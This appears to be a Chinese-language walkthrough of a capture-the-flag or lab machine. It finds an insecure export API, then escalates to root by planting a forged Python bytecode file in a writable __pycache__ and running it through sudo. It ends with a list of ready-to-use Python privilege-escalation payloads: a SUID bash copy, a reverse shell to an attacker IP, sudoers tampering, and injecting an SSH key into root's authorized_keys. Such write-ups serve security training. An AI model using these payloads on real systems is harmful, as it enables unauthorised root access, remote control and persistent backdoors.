


80端口没扫到，3000端口是一个问卷调查，大概就是填一个id，返回一个cookie，拿着cookie访问就能看到自己刚填的，看别人的会返回没有权限

/api下扫出来一个/api/export, 尝试拼接id, 提示可以批量查询



__pycache__ 目录可写，还好我之前做了一下Fromytoy，一模一样的

1. 编写恶意代码

```
cat > /tmp/evil.py << 'EOF'
import os
import pty
pty.spawn('/bin/bash')
EOF
```

2. 编译生成 Python 3.9 的字节码文件

```
python3 -m py_compile /tmp/evil.py
cp /tmp/__pycache__/evil.cpython-39.pyc /tmp/evil.pyc
```

3. 准备修补脚本，将恶意 pyc 的头部时间戳和大小改为目标源文件的实际值

```
cat > /tmp/patch_pyc.py << 'PY'
import os
import struct
```

目标源文件（用于获取时间戳和大小）

```
target_py = "/opt/maze_admin/libs/report_formatter.py"
```

输入的恶意 pyc

```
in_pyc = "/tmp/evil.pyc"
```

输出的目标 pyc 路径（模块缓存目录）

```
out_pyc = "/opt/maze_admin/libs/__pycache__/report_formatter.cpython-39.pyc"
```

获取源文件的元数据

```
st = os.stat(target_py)
mtime = int(st.st_mtime)
```

```

size = st.st_size

# 读取恶意字节码
with open(in_pyc, "rb") as f:
    data = bytearray(f.read())

# 修正 pyc 头部: 偏移 8-11 字节为修改时间, 12-15 字节为源文件大小
data[8:12] = struct.pack("<I", mtime)
data[12:16] = struct.pack("<I", size)

# 替换目标 pyc 文件
try:
    if os.path.exists(out_pyc):
        os.remove(out_pyc)
        print(f"[*] Removed existing {out_pyc}")

    with open(out_pyc, "wb") as f:
        f.write(data)
    print(f"[+] Success! Wrote patched pyc to {out_pyc}")
except Exception as e:
    print(f"[-] Failed: {e}")
PY

# 4. 执行修补脚本
python3 /tmp/patch_pyc.py

# 5. 通过 sudo 运行目标脚本, 触发恶意模块导入
sudo /usr/bin/python3 /opt/maze_admin/generate_report.py

```

py的权限提升常用的方式记录一下

```

import os
# 复制 rootbash 并设置 SUID 位
os.system("cp /bin/bash /tmp/rootbash")
os.system("chmod u+s /tmp/rootbash")

import socket
import subprocess
import os
# 反弹 Shell 到攻击机 (192.168.1.100:4444)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.32.142", 4444))
os.dup2(s.fileno(), 0) # 标准输入
os.dup2(s.fileno(), 1) # 标准输出
os.dup2(s.fileno(), 2) # 标准错误
subprocess.call(["/bin/sh", "-i"])

import os
# 将当前用户添加到 sudoers

```

```
os.system('echo "x3x ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers')
```

```
import os
```

```
# 将攻击者的公钥写入 root 的 authorized_keys
```

```
key = "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQ..."
```

```
os.system(f'mkdir -p /root/.ssh')
```

```
os.system(f'echo "{key}" >> /root/.ssh/authorized_keys')
```

```
import pty
```

```
pty.spawn("/bin/bash")
```